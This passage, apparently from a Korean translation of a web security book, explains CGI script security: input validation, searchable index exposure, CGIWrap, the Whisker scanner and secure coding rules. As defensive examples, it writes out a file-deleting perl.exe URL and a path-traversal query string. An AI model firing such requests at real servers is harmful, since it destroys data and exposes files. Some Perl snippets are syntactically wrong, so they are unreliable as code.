중요한것은 사용자들로부터 온 자료를 집합시키는데 리용된 양식이 CGI스크립트와 호환될수 있는가를 확인하는것이다. 한편 실수로 인한 오유들로 하여 또 양식에 틀린 이름이나 값을 넣어 보다 일반적인 문제거리를 일으킬수 있는 다른 상태들도 있다. Web봉사들을 제공하는 보다 큰 회사들과 사무기관들에서는 여러 사람들이 Web 싸이트에 생긴 차이나는 측면들에 대한 책임을 질수 있다. 여러명이 모여 일하는 그룹내에서는 한 사람은 도형을 만들고 다른 사람은 CGI스크립트를 작성하며 또 다른 사람은 HTML문서를 작성함으로써 Web싸이트를 창조할수 있다. 이렇게 할 때 오유들이 나올수 있다. 이것때문에 여러사람들이 다 정확히 서로 작업했는가를 확인하기 위하여 자기의 싸이트에 있는 양식들과 CGI스크립트들에 대한 평가를 무조건 해야 한다.

코드를 검사하는데서는 이름들과 값들이 정확한가를 눈으로 쭉 훑어 보는 형식으로 검사할것을 요구할뿐아니라 역시 그것이 수신하는 자료를 CGI스크립트에서 실현하는 검사용코드를 포함시켜 검사하도록 해야 한다. 창조한 CGI스크립트들은 거기로 통과한 자료가 정확하다고 가정하고 설계되여서는 안된다. 이것을 보여 주기 위하여 우리한테 사용자훑어보기(survey)들을 집합하는 양식이 있다고 하자. 양식에서는 질문《Do you drink coffee?(당신은 커피를 마시겠습니까?)》를 한다. 이밑에 사용자입구를 조종하는 2개의 라지오단추가 있는데 이것은 사용자가 대답 《Yes》(예)나 《No》(아니)를 하게 한다. 이 질문을 처리하기 위하여 자기 스크립트에 다음의 코드를 써줄수 있다.

```
If ($form_Data{“my_choice”} eq “button_yes”)
{
  # Yes has been clicked
}
else
{
   # No has been clicked
}
```

사용자가 이러저러하게 답변한다고 생각하고 만일 한개 라지오단추를 찰칵하면 다른것은 해제되도록 한다. 이것이 바로 처리하는 코드가 만드는 착오이다. 만일 사용자가 라지오단추들가운데서 한개를 선택하는데 실패하면 아무것도 선택되지 않을것이다. 또

다른 가능성은 두개 라지오단추를 다 찰칵하는 사용자가 있을수 있는데 그러면 두 선택이 다 설정된다. 리용된 코드에 따라서 훑어보기자료를 비뚤어 지게 하는데로부터 프로그람을 붕괴시키는데까지 이르는 수많은 상태들이 나타날수 있다.

이와 같은 문제들을 처리하기 위하여 코드는 수신하는 자료를 분석하고 문제거리를 처리하는 오유정정코드를 제공하여야 한다. 오유정정은 CGI스크립트로 통과한 맞지 않거나 기대되지 않는 자료를 처리한다. 그것은 의심할바 없는 마당들이 꽉 채워 지지 않았다는것을 사용자에게 통지하는 통보문들을 되돌리게 하거나 확실한 자료를 무시하게 한다. 만일 우리가 이전에 코드를 교정한적이 없이 자료를 검사하고 오유 없는 자료를 처리하기 위한 방법을 제공하는 코드를 취급해야 한다면 다음과 같이 할수 있다.

```
If ($form_Data{“my_choice”} eq “button_yes”)
{
   # Yes has been clicked
}
else ($form_Data{“my_choice”} eq “button_no”)
{
   # No has been clicked
}
else
{
   # Error handing
}
```

처리코드에서 우리의 선택에 따르는 자료는 검사된다. 만일 Yes단추가 찰칵되면 코드의 첫 부분이 실행된다. No단추를 찰칵하면 코드의 두번째 부분이 실행될것이다. 하지만 만일 우리의 선택이 이 값들과 전혀 맞지 않는다면 오유정정코드가 실행된다. 코드는 자료가 더는 이것을 에돌아 통과하지 못하게 하였기때문에 CGI스크립트는 보다 안전하고 보안될수 있게 된다.

2. 탐색가능한 색인지령

우에서 한동안 우리는 양식들과 URL들을 통하여 CGI스크립트로 통과할수 있는 문제거리들을 설명하였는데 이것이 스크립트나 프로그람으로 자료를 통과시키는 유일한 방법은 아니다. 탐색가능한 색인들(Searchable indexes)은 사용자들이 정보싸이트를 탐색하기 위한 자료를 입력시키게 한다. 왜냐하면 사용자들은 반드시 무엇을 탐색하는가에 관한 정보를 입력시켜야 하며 그것들이 무엇을 위해 탐색되고 있는가를 지정하는 본문을 입력시켜여야 하기때문이다. 이것은 개발자가 사용자입구를 조종하기 위하여 할수 있는 무엇인가에 대한 제한을 받는다는것을 의미하는데 그것은 내리펼침목록들, 검사칸들 그리고 사용자의 입력을 제한하는것 등을 단순히 리용할수 없기때문이다.

이 제한조건외에 사용자들이 탐색가능한 색인을 채용하는것을 막는데 리용한 방법들은 양식이 사용자입구를 모으는데 리용된 때와 비슷하다. 개발자는 무슨 정보를 사용자가 입력시키는가를 검증하는 코드를 자기의 CGI스크립트에 포함시켜야 한다. 양식들과 CGI스크립트들에 대한 이 장의 규정들과 규칙들을 따르면 역시 자기 싸이트에 리용한

임의의 탐색가능한 색인들을 보안할수 있을것이다.

탐색가능한 색인들에 대한 유일한 문제거리는 그것을 폭로할것을 바라지 않지만 사용자들에게 보여 줄수 있는 총체적인 등록부의 내용물을 만들수 있다는것이다. 동적으로 생성된 색인은 싸이트에 있는 등록부들을 탐색하여 찾아 진것들에 기초한 색인을 만들것이다. 이것은 비공개파일들을 폭로할수 있으며 나가서는 그것들을 통하여 해커들이 사용자에게 접근할수 있게 할것이다. 이것은 민감한 자료나 통과암호파일들이 봉사기에 기억되여 있고 그것들이 동적으로 생성된 색인에 포함된다면 특별한 문제거리를 야기시킬것이다. 사용자가 색인을 탐색하였을 때 그 어떤 사람은 파일목록을 보고 그것을 호출할수 있는 가능성을 가질것이다. 이로부터 동적으로 탐색가능한 색인들을 자기의 Web봉사기로부터 사용하지 못하게 만들고 자기의 CGI프로그람들을 가진 정적색인들만 리용하도록 하여야 한다.

3. CGI Wrappers

포장기(wrapper)프로그람들과 스크립트들은 CGI스크립트들을 리용할 때 보안을 증대시키는데 리용될수 있다. 그것들은 보안시험들을 제공하고 CGI공정의 소유권을 조종할수 있으며 사용자들이 Web봉사기의 보안을 손상시키지 않고 스크립트들을 달리게 할수 있다. 하지만 포장기스크립트들을 리용하는데서 중요한것은 그것들을 체계에서 실현하기전에 그것들이 실제적으로 무엇을 수행하는가를 리해하는것이다.

CGIWrap는 수많은 보안시험들을 진행하는 포장기에 일반적으로 리용된다. 이 검사들은 실행하기 앞서 스크립트에서 달린다. 만일 이것들중 임의의 하나가 실패하면 스크립트는 실행으로부터 금지된다. 이 검사공정밖에 있는 CGIWrap는 그것을 소유한 사용자의 허락들을 가진 스크립트들을 실행한다. 다시 말하여 만일 개발자가 CGIWrap를 가지고 포장된 스크립트를 달렸다면 이것은 《bobsmith》라는 이름이 붙은 사용자의 소유물로 될것이며 스크립트는 마치 bobsmith가 그것을 실행하는것처럼 달릴것이다. 이것은 바로 그 등록자리와 관련한 꼭 같은 허락들을 가지므로 이 등록자리가 접근할수 있는 파일에만 접근할것이다. 만일 해커가 스크립트에 있는 보안구멍들을 채용한다면 그 어떤 사람은 오직 bobsmith가 접근하는 파일들과 등록부들만 호출할수 있을것이다. 이것은 그것이 하는 일을 책임질수 있는 CGI프로그람의 소유자(owner)를 만든다. 그러나 CGI스크립트는 그것의 소유자가 접근하는데가 어디든지 접근을 주기때문에 스크립트의 소유자가 관리자등록자리를 우연히 남겨 놓으면 주되는 보안위험으로 될수 있다. CGIWrap는 Source Forge의 Web싸이트 http://Sourceforge.net/Projects/ cgiwrap 에서 찾아 볼수 있다.

4. 위스커

위스커(Whisker)는 CGI스크립트들과 프로그람들의 취약성에 대하여 Web싸이트를 검사하는데 리용할수 있는 지령행원격평가도구이다. 이것자체는 CGI스크립트로서 Perl언어로 작성되였기때문에 쉽게 싸이트에 설치할수 있다. 따라서 개발자는 다시한번 자기 망에 대한 문제거리들을 검사할수 있고 분석을 위하여 다른 싸이트를 지정할수 있다.

위스커는 다른 많은 방법들에서 리용할수 있는 여러가지 CGI검사프로그람들과 차이난다. 가장 큰 차이는 리용되고 있는 Web봉사기에서 응용하지 못하는 체계에 대한 검

사는 진행하지 못한다는것이다. 이것은 위스커가 리용하고 있는 Web봉사기의 형태와 판본을 질문하고 나서 그것의 검사를 시작하기때문이다. 이것은 이 도구가 Microsoft Web봉사기가 아닌 봉사기들에 있는 IIS(Internet Information Server:인터네트정보봉사기)에 국한된 취약성들과 파일들은 조사하지 않는다는것을 의미한다.

위스커의 또 다른 우점은 CGI스크립트들을 기억할수 있는 다중등록부들을 지정할수 있는 가능성을 준다는것이다. 비록 CGI프로그람들이 일반적으로 CGI-BIN등록부에 거주한다고는 하지만 이것이 항상 있을수 있는 그런 경우는 아니다. 많은 싸이트들은 HTML문서들이 있는 같은 등록부에 자기들의 스크립트들을 배치하는데 이것은 모든 사용자들에게 읽기허락을 준다. 이 허락은 사용자들에게 Web페지들과 그 등록부에 있는 다른 임의것을 볼수 있는 가능성을 준다. 한편 이것은 보안위험을 조성하며 많은 CGI검사프로그람들은 스크립트들이 있다는것조차도 인식하지 못한다. 왜냐하면 그것들은 오직 CGI-BIN등록부에서만 보여 지기때문이다. 게다가 많은 Web봉사기들은 이 스크립트들과 프로그람들을 기억하는 등록부에 대하여 여러가지 이름들을 지정할수 있게끔 한다. 이와 같이 자기가 달고 싶은 임의의 이름을 CGI-BIN에 붙일수 있다. 그러면 CGI검사프로그람이 달려도 CGI-BIN등록부를 찾는데서 재차 실패하므로 스크립트들이 전혀 존재하지 않는다거나 취약성들이 전혀 없다고 알릴것이다. 그러나 위스커는 사용자한테 다중등록부들을 지정할수 있게 하고 자기의 주사범위를 설정할수 있게 하기때문에 채용될수 있는 취약성들에 대하여 CGI스크립트들을 적절히 검사할수 있다.

위스커는 무상배포되므로 www.wiretrip/rfp로부터 얻어 리용할수 있다. 위스커는 Perl언어로 작성되였기때문에 보기프로그람(viewer)을 리용하여 그것을 열어 볼수 있으며 그것이 무엇을 하는가를 정확히 분석할수 있다. 특히 위스커가 일단 설치되면 개발자는 그의 일부 다른 변종들을 만들어 내기 위하여 꼭 열어 볼 필요가 있다. 위스커를 리용하기 위하여서는 Whisker.p1이라는 파일을 열어야 하며 첫행을 다음과 같이 변화시켜야 한다.

```
# !/usr/bin/perl
```

이 행은 Web봉사기에 있는 Perl분석기를 지적하는데 분석기는 여기서 보여 준 경로와 차이나는 장소에 있을수 있다. Unix환경에서 Perl에 대한 국부경로를 찾기 위하여서는 단순히 다음의 지령을 타자칠수 있다.

```
Which perl
```

일단 이것이 수행되면 위스커가 Web열람기를 가진 자기한테 접근할수 있는 등록부에 거주하게끔 Web봉사기에로 그것을 올리적재해야 하며 파일들이 자기 봉사기에 있으면 그것을 호출하는 Web열람기를 열어야 한다. 이것은 Web싸이트의 URL을 Web열람기의 주소칸에 입력시켜 수행하는데 주소는 위스커를 포함하는 등록부에 의하여 결정되며 파일이름은 whisker.p1이다. 실례로 만일 싸이트가 www.freebsd.com이고 《Whisker》라고 부르는 등록부에 위스커를 배치하려고 한다면 URL www.freebsd.com/whisker/whisker.p1을 자기 열람기의 주소칸에 입력시켜야 한다. 그리고 Enter건을 누르면 스크립트는 실행되며 그림 4-4에 보여 준 화면을 현시할것이다.





그림 4-4. 위스커

《Target host to scan》라는 표제가 달린 마당에 검사하고 싶은 주콤퓨터(host)를 넣는다. 이 마당에 URL(실례로 www.freebsd.com)나 IP주소를 넣을수 있다. 이 주소는 위스커가 설치된 URL나 IP주소가 되지 말아야 한다. 이 마당에 임의의 Web싸이트를 넣으면 위스커는 그것의 취약성들에 대하여 검사한다.

위스커의 CGI검사양식에 있는 두번째 마당은 검사하려는 포구를 지정하는데 리용된다. 기정으로 Web봉사기는 HTTP를 요구하는데 포구 80을 리용한다. 하지만 이것은 Web봉사기에서 변화될수 있기때문에 다른 포구가 리용될수도 있다.

그다음 아래마당들은 무슨 정보를 검사결과로 현시하겠는가를 지정할수 있게 하는 3개의 검사칸들이다. 여기서 리용할수 있는 선택권들은 다음과 같다.

- Use vitual hosts
- Display supporting information
- Verbose results

- 《Use vitual hosts》(가상주콤퓨터들을 리용)는 가능한껏 가상주콤퓨터들을 검사할수 있게 한다. 가상주콤퓨터(Vitual host)들은 같은 IP주소를 리용하는 추가적인 령역이름들이다. 이것은 다중 Web싸이트들을 집결시키는 싸이트를 제공할수 있는 ISP들에서는 보편적인 일이다. 설사 봉사기가 단일한 IP주소를 리용한다고 할지라도 매 사람이 단일한 령역이름(실례로 www.freebsd.com)으로 매 싸이트를 리용하기보다는 각이한 령역이름으로 리용할수 있게 하는것이 더 좋다.
- 《Display supporting information》(지원하는 정보의 현시)라는 검사칸은 결과들과 함께 추가적인 정보의 현시를 바랄 때 지정한다. 실례로 Apache Web봉사기가 달리기 시작하면 지원하는 정보는 《Apache prior to 1.2.5 had vorious ploblems》(Apache 1.2.5이전 판은 다양한 문제거리들을 가지고 있다.)를 보여

줄것이다. 이 설정은 계속 앞으로 나가면서 보충적인 정보를 찾아 낼수 있는 다양한 파일들의 경로들과 그것들의 목적들을 폭로할것이다.

- 《Verbose results》(보다 구체적인 결과들)은 검사로부터 획득하는 구체적인 정보를 제공하는데 리용된다.

이것들은 검사칸들이기때문에 사용자는 검사로부터 되돌려 지는 정보들을 조종하기 위하여 그것들을 결합시킬수 있다.

다음은 요구하는 방법들을 지정할수 있다. 정보를 복구하기 위하여 위스커에 의하여 리용될수 있는 4가지 가능한 방법들이 있다. 즉

- Head
- Get
- Get w/byte-range
- Get w/socket close

도구와 함정…

위스커의 구입과 리용

가명 《Rain Forest Puppy》를 쓴 보안감시자가 위스커를 개발하였다. 이것은 자기소유의 싸이트에 있는 보안위험들을 밝히는데서 가장 우월한 다중Web봉사기들을 위한 원격평가도구이다. 하지만 이 도구 역시 해킹목적들을 위한 취약성들을 밝히는데서도 가장 우월한 도구로 된다. 왜냐하면 검사에 다른 URL들을 지정할수 있기때문이다. 다른 사람들이 문제거리들이 있다고 보는 싸이트에서 그것이 리용될수 있다는것을 반드시 알고 있어야 한다. 위스커는 www.wiretrip.net/rfp로부터 내리적재하여 리용할수 있다.

위스커에 의해 리용된 기정방법이 《Head》이다. 이 방법은 GET방법과 꼭 같지만 문서본문들은 되돌리지 않고 오직 HTTP머리부들만 되돌린다. GET는 URL에서 지정한 자료를 회복하는 방법이다. 응답하는 싸이트는 요구되는 자료를 되돌린다. 이 경우 정보는 위스커에 의해 수행된 검사결과들일것이다.

사용자는 싸이트, 현시하려는 정보 그리고 방법의 지정을 끝내고 단순히 《run whisker》를 찰칵하고 현시되는 결과들을 기다리면 된다. 이 CGI프로그람은 자기 분석결과들을 보여 주면서 Web페지를 만들기때문에 그 봉사기에 있는 다양한 등록부들에로 하이퍼련결을 실현할수 있다. 이것을 보여 주기 위하여 찰칵할수 있는 파일들을(통과암호파일들을 포함하여) 포함한다.

제 3 절. CGI스크립트를 작성하기 위한 언어

이 장에서 이미 설명한것처럼 CGI는 언어가 아니라 사용자열람기로부터 Web봉사기에로 자료를 통과시킨 다음 응용프로그람을 통과시키는 방법이다. 일단 받아 들이면 결과들은 그다음 CGI를 통하여 거꾸로 통과될수 있다. 수많은 언어들이 CGI스크립트들과 프로그람들을 만드는데 리용될수 있다. 매 언어들은 여러가지 우점들과 결함 그리고 보안위험들을 가지고 있다.

CGI프로그람들을 작성하는데 리용된 언어들사이에는 두가지 기본적인 차이가 있다. 즉 언어는 해석적인 언어이거나 콤파일적인 언어이다. 콤파일식CGI프로그람은 C, C++ 혹은 Visual Basic와 같은 언어로 작성된다. 이 형태의 프로그람과 원천코드는 우선 콤파일러프로그람을 통하여 달려야 한다.

콤파일러(compiler)는 원천코드를 프로그람이 달리는 콤퓨터가 리해할수 있는 기계언어로 변환한다. 일단 콤파일된 다음에야 프로그람은 실행할수 있는 가능성을 가지게 된다. 해석언어는 번역과 실행을 결합한다. 사용자가 스크립트의 기능을 요구할 때 그것은 분석기(intepreter)라고 부르는 프로그람을 통하여 달리는데 이것은 그것을 번역하고 실행한다. 실례로 Perl스크립트를 실행할 때 분석기는 프로그람을 실행할 때마다 번역한다.

CGI 프로그람들을 만들기 위하여 해석언어를 리용하든 콤파일언어를 리용하든 관계없이 중요한것은 가장 큰 보안론의점이 프로그람작성자의 손에 달려 있다는것을 깊이 체득하는것이다. 부주의는 프로그람에 보안구멍을 낳는 가장 보편적인 원인이다. 우리는 마음속으로 보안을 가진 프로그람을 작성한다고는 하지만 해커들은 스크립트를 가지고도 보다 개선된 어떤 문제거리를 만들어 낼수 있다.

1. Unix쉘

쉘(shell)지령들은 쓸모 있는 많은 과제들을 수행하는데 리용될수 있다. 사용자가 Web봉사기를 위한 Unix가동환경을 리용한다고 하면 아마 Unix쉘의 우점과 이미 친숙해 졌을것이다. 그것들은 일반적으로 보안론의대상이 아닌 빠르면서도 쉬운 CGI프로그람들을 개발하는데 리용된다.

이 CGI프로그람들은 일반적으로 봉사기에 있는 다른 프로그람들을 실행하는데 리용되기때문에 이 외부프로그람들과 련결된 문제거리들과 보안론의점들을 자동적으로 이어받는다는것이 특징적이다.

한편 사용자가 무슨 자료를 달게 받아 들이는가를 검사하는 코드를 Perl, C, C++나 Visual Basic스크립트로 작성할수 있는데 이것은 일반적으로 쉘스크립트들이 관계할바가 아니다.

2. Perl

Perl은 Practical Extraction and Reporting Language(실천적인용 및 보고서작성언어)의 략어이다. 이 언어는 문장론상 C와 류사한 스크립트작성언어로서 여기서 론의한 다른 언어들보다 배우기가 쉽다. 비록 이 언어가 새로운 프로그람작성자들을 위한 좋

은 선정언어로 된다고 할지라도 복잡한 프로그람작성을 위한 빈약한 선정언어라고 생각해서는 절대로 안된다. 이 언어는 강력한 프로그람을 만들수 있는 가능성을 제공하므로 사용자에게 보안을 제공하는 코드를 얼마든지 실현할수 있는 가능성을 준다. 이 리유로 하여 Perl이 보통 CGI스크립트들을 만드는 보편적인 언어로 되고 있다.

Perl은 해석언어이기때문에 프로그람이 호출될 때마다 한걸음씩 번역되고 실행된다. 이것이 사용자에 의하여 제공된 나쁜 자료가 코드부분에 포함될수 있는 가능성을 증대시키는 원인으로 된다. 이것은 프로그람을 오유와 실패에로 몰아 가거나 바라던대로 동작하지 못하게 한다.

Perl과 관련한 또 하나의 문제거리는 원천코드가 콤파일되지 않기때문에 사용자들이 잠재적으로 원천코드를 볼수 있다는것이다. 따라서 해커들에게 보안구멍들이 발견되여 채용될수 있는 좋지 못한 기회가 생길수 있다.

손상과 방위…

CGI-BIN에 지령분석기를 절대로 배치하지 말시오.

CGI-BIN등록부에 지령분석기를 배치하지 않는것이 중요하다. 왜냐하면 그것이 뚜렷한 상처를 입힐수 있는 보안구멍을 창조하기때문이다. 지령분석기는 코드에서 지령들을 분석하는데 리용되는데 이것은 그때 봉사기에서 실행된다. 사용자들이 지령분석기프로그람에 접근하게 하면 그들이 자기 코드를 실행하여 체계를 해킹할수 있는 가능성이 있다.

낡은 자료를 읽어 보느라면 이에 대한 모순되는 정보를 찾을수 있는데 거기서는 CGI-BIN에 지령분석기를 배치해야 한다고 특별히 강조할것이다. 이 훈시는 Windows NT를 위한 Perl분석기(Perl.exe)를 취급할 때 문서화되였다. 낡은 문서화는 프로그람이 이 등록부에 기억되여야 한다는것을 서술하므로 사용자들은 싸이트에서 리용된 임의의 Perl스크립트들을 마음대로 실행할수 있다. 하지만 Perl.exe의 -e기발은 실행되는 Perl코드의 코드쪼각(snippet)들을 허락한다. 실례로 사용자가 다음과 같은 URL 즉 www.freebsd.com/cgi-bin/perl.exe?e+unlink+%3c*% 3e을 그 어떤 사람의 열람기에 입력시킨다고 보자.

이 코드를 지령분석기에 보내면 freebsd.com에 있는 모든 등록부의 파일들이 지워 질것이다. 설사 Perl.exe와 같은 분석기들을 배치하는것이 편리한것 같고 낡은 문서화가 그렇게 된 좋은 원인으로 된다고 해도 이것으로 하여 당신은 쉽게 채용될수 있는 위태로운 보안구멍을 열어 놓게 된다.

3. C/C++

C와 C++는 응용프로그람들을 개발하기 위한 가장 대중적인 언어들로서 CGI프로그람들을 만드는데도 리용될수 있다. 이 두 언어는 모두 프로그람이 달리기전에 원천코드를 기계코드로 반드시 번역하여야 하는 콤파일언어들이다. 따라서 원천코드를 볼수 없으

므로 해커들은 보안구멍들에 대하여 코드를 분석할수 있는 가능성을 잃게 될것이다.

인터네트프로그람이 C나 C++를 가지고 창조될 때 생기는 일반적인 문제거리는 완충기자리넘침이다. C나 C++프로그람에서는 고정된 크기의 기억기가 사용자입력를 위해 할당된다. 만일 할당된것보다 더 많은 자료가 프로그람에 보내지면 프로그람은 파괴된다. 완충기를 자리넘침할 때 탄창을 바꿀수 있고 승인되지 않은 접근을 취할수 있다.

이 문제거리를 인터네트웜의 창시자인 로버트 모리스(Pobert Morris)가 C관련우편배달프로그람(C-based Sendmail Program)을 공격할 때 채용하였다. 그가 이 취약성을 채용할수 있었던 원인은 C프로그람작성자들이 리용하는데 충분하다고 보통 생각하는 고정된 크기의 기억기만을 할당할것이라는 바로 그것때문이였다. 요구한것보다 더 많은 자료를 줌으로써 프로그람은 완충기자리넘침을 발생시키게 된다.

일반적으로 두개 함수 즉 strcopy()와 strcat()가 완충기자리넘침을 야기시킨다. 그리유는 프로그람에서 리용되는 문자렬에 대한 최대길이를 지정할수 있게 하는 경우가 전혀 없다는것이다. 요구한것보다 더 많은 자료가 제한없이 리용될수 있는데 이것으로 하여 자리넘침이 생긴다. 자리넘침을 막자면 대신에 strncpy()와 strncat()를 리용하여야 한다. 이것들은 같은 기능을 제공하면서도 렬에 최대길이를 설정할수 있다.

이 문제거리를 피하는 또 다른 방법은 양식에서 사용된 임의의 마당들에 대한 MAXSIZE속성을 리용하는것이다. 이것은 사용자가 정상수법들로 넣을수 있는 자료의 크기를 제한한다. 이렇게 하면 완충기자리넘침에 의한 문제거리를 무심결에 피할수 있다. 또 다른 리득은 사용자들에게 명백하고 간결하면서도 그것을 받아 들이기전에 자기들이 무엇을 입력시키는가에 대하여 깊이 생각하게 한다는것이다. 그러나 이것은 해커들이 Web봉사기가 차지하고 있는 포구에로 원격등록(telnet)할수 있으며 임의의 HTML나 JavaScript검사들을 우회할수 있기때문에 이 공격을 멈추는 완성된 방법은 아니다. MAXSIZE는 오직 도덕적인 사용자들을 위한 차림표로서만 또 우에서 설명한 자료검사와 관련하여서만 리용되여야 한다.

4. Visual Basic

Visual Basic는 BASIC(Beginner’s All-Purpose Symbolic Instruction Code)에 기초하고 있으며 보건대 배우기가 가장 쉽고 가장 위력한 언어로 되고 있다. 최초의 BASIC언어와는 달리 VB는 개발자가 도형사용자대면부(GUI)를 통하여 객체지향적으로 응용프로그람들을 작성할수 있게 한다. 또한 C나 C++와 류사하게 콤파일식언어이므로 사용자들이 원천코드를 볼수 없으며 채용할수 있는 보안구멍들을 찾을수 없다.

VB는 Windows NT나 Windows 2000봉사기들에서 달리는 CGI응용프로그람들을 창조하기 위한 가장 대중적인 한가지 언어이다.

이것은 VB가 Microsoft에서 나왔고 Windows가동환경에서 달리는 응용프로그람들을 개발하기 위하여 설계되였기때문이다. 하지만 이것은 봉사기가 다른 가동환경에서 달리고 있다면 자기의 CGI응용프로그람들을 위한 또 다른 언어를 리용해야 한다는것을 의미한다.

제 4 절. CGI스크립트를 리용하는 우월성

지금껏 취급한 이 장의 내용들을 통하여 우리는 CGI스크립트들과 프로그람들을 리용할 가치가 있는지 없는지를 충분히 가늠할수 있다. 사실 CGI스크립트가 알맞게 프로그람화되였다면 채용되는 그것의 위험은 작아 지고 우점들은 살아 날수 있다. 결국 일부 싸이트들은 사용자호상작용이 사무를 보는데 필요하기때문에 CGI프로그람들이 없이는 달릴수 없다. 직결식경매장들은 사용자들이 다양한 항목들에 값을 정하도록 CGI프로그람들을 요구한다. 상점들은 상품정보를 구매자들에게 제공하는 CGI프로그람들을 리용하므로 상품들을 직결로 구매할수 있는 가능성을 준다. 지어 많은 전자상거래싸이트들은 CGI프로그람들이 없이는 달릴수 없다. 이와 같은 직결식상점들은 사용자들이 《판매카드》프로그람에 항목들을 첨가할수 있게 하는 CGI프로그람들을 사용하는데 그들은 자기들이 사려고 하는 항목들을 모두 선택할수 있으며 한꺼번에 그것들을 구매할수 있다.

또한 CGI는 모든 코드가 봉사기에서 달리기때문에 리롭다. JavaScript, ActiveX부분품, Java애플레트 등 의뢰기측 스크립트들과 프로그람들은 모두 사용자의 콤퓨터에서 달린다. 그러나 이것은 명수급 해커들에게 이 정보를 리용하여 싸이트를 공격할수 있는 가능성을 지어 준다. 우리는 콤파일한 프로그람들속에 CGI코드를 숨기면서 다양한 등록부들과 이 장에서 론의한 기타 방법들에 대한 허락들을 조종하여 자기자신을 보호할수 있다.

많은 경우 CGI와 관련한 문제거리들은 프로그람을 작성하고 코드에 잘못을 저지른 사람에게로 거꾸로 돌아 간다. 보안을 마음속으로 항상 간주하면 이 장에서 론의한 많은 론의점들을 피할수 있으며 CGI스크립트들과 프로그람들을 리용할 때 생기는 문제거리들을 훌륭히 피할수 있다.

제 5 절. 안전한 CGI스크립트를 작성하기 위한 규칙

CGI스크립트들과 프로그람들을 알맞게 작성하는데서 다음의 코드작성실천들을 따르는것이 일반적인 실수를 피하는데서 매우 중요한 문제로 된다. CGI프로그람들을 리용할 때 자기 싸이트보안과 관련한 수많은 규칙들이 있다. 즉

- 사용자호상작용을 제한할것
- 사용자들로부터 받은 입력을 믿지 말것
- 민감한 자료를 보내는데 GET를 사용하지 말것
- 스크립트내에 민감한 정보를 절대로 포함시키지 말것
- 절대적으로 필요하지 않는이상 접근을 주지 말것
- Web봉사기가 아닌 다른 콤퓨터에서 프로그람을 작성하며 스크립트림시파일들과 여벌파일(backup file)들이 싸이트가 살아 움직이기전에 봉사기로부터 지워 졌는가를 확인할것
- 임의의 제3부류 CGI프로그람들의 원천코드를 2중으로 검사할것
- 예견할수 없는 거동을 강요하려고 시도하는 사용자의 활동을 모방하지 않은 자료를 입력시켜 스크립트를 검사할것

그러면 렬거한 이 규칙들을 보다 구체적으로 고찰해 보자.

① 사용자호상작용을 제한할것

CGI스크립트를 채용하는 일반적인 방법은 사용자호상작용을 허락하고 스크립트를 리용하는것이다. 유감이지만 가장 많은 CGI스크립트들의 론점은 사용자로부터 입구를 얻고 출구를 되돌림으로써 이루어 지는 호상작용하는 Web싸이트를 창조하는것이다. 일반적으로 이것은 방문자들이 정보를 넣기 위하여 리용할수 있는 마당들을 제공하는 Web싸이트에 있는 양식들을 통하여 수행된다. 사용자호상작용에 의하여 일어 날수 있는 문제거리들에 대한 실례들은 손님책(guest book)들인데 이것은 사용자가 Web페지에 부가하는 형식으로 설명문들을 넣을수 있게 한다. 다른 사용자들은 그때 싸이트를 방문한 다른 사람들의 설명문들을 볼수 있다. 해커는 봉사기측 포함물(SSI:Server-Side Include)들처럼 코드를 손님책의 설명문구역에 넣을수 있는데 이것은 그때 손님책 Web페지에 첨가될것이다. 이 설명문들을 포함하는 Web페지를 또 다른 사용자가 방문할 때 바로 그 코드가 실행될것이다.

많은 CGI스크립트들의 고유한 목적으로 하여 우리는 호상작용에 대한 경고가 중요하지 않다고 생각할수도 있다. 이것은 사실과 맞지 않는다. 사용자들로부터 받은 입구는 내리펼침목록들, 검사칸들 기타 자료를 접수하는 방법들을 통하여 조종될수 있다. 이와 같이 하여 싸이트를 공격하는데 리용할수 있는 정보입력으로부터 사용자들을 보호한다.

② 사용자들로부터 받은 입구를 믿지 말것

지어 사용자호상작용이 조종되였다고 해도 양식과 CGI스크립트를 악용할수 있는 가능성은 여전히 남아 있다. 사용자들은 스크립트로써는 바랄수도 없는 정확하지 않은 자료를 입력시키거나 서로 정확히 동작하지 않는 스크립트나 양식을 악용할수 있다. 이것은 서로 다른 두사람이 Web페지에서 리용한 스크립트와 양식들을 작성할 때 일어 날수 있다. 이러한 경우에 사용자는 스크립트로서 기대한것보다 더 많은 본문을 입력시킬수 있으며 혹은 양식은 스크립트에 의하여 지원되지 않는 선택을 제공하는 선택권단추나 검사칸을 가질수 있다. 이로 하여 CGI스크립트에 있는 코드는 그것을 나쁜 정보로 인식하고 그것을 무시할것이다.

③ 민감한 자료를 보내는데 GET명령을 사용하지 말것

만일 GET방법을 리용하면 개발자는 이 방법이 설정한계를 자체제한하기때문에 그에 대하여 의심하지 말아야 한다. GET방법은 스크립트에 대한 키로바이트자료에 대해서만 넘겨 줄것이다. 게다가 Web봉사기는 배치된 자료의 크기를 QUERY_STRING환경변수로 자동적으로 제한할수 있는데 이것은 GET방법이 CGI스크립트에로 자료를 어떻게 통과시키는가를 결정한다. 하지만 만일 GET방법이 리용된다면 그것은 URL렬에 있는 임의의 QUERY_STRING정보를 포함할것이다. 이것은 CGI스크립트의 내부동작과정들을 쉽게 볼수 있게 하기때문에 해커들에게는 매우 흥미 있는 일로 된다. 만일 우리가 www.host.com/cgi-bin/print.cgi?file_to_print=../file.txt 를 보고 있다면 file_to_print파라메터를 변화시키는것은 매혹적이다. 사용한 방법에 관계없이 이 정보를 얻는 방법이 있다 할지라도 좋은 보안을 세우지 않고서는 마음에 들지 않는 어떤 방정맞을 일들만 생긴다.

PQST방법은 선택적으로 리용되여야 한다. 스크립트는 자료를 받아 들일만한 크기로 한계를 설정하여 정확치 않은 자료는 무시하도록 해야 한다. 실례로 만일 변수가 사

람의 이름을 되돌린다면 되돌려 지는 자료만한 길이를 설정할수 있다. CONTENT_LENGTH와 같은 변수들을 검사하여 스크립트에로 통과하는 자료의 지나친 크기를 무시할수 있다. 결과 해커는 프로그람을 파괴시킬 목적으로 커다란 크기를 가진 자료를 통과시키는 기회들을 많이 가지지 못한다.

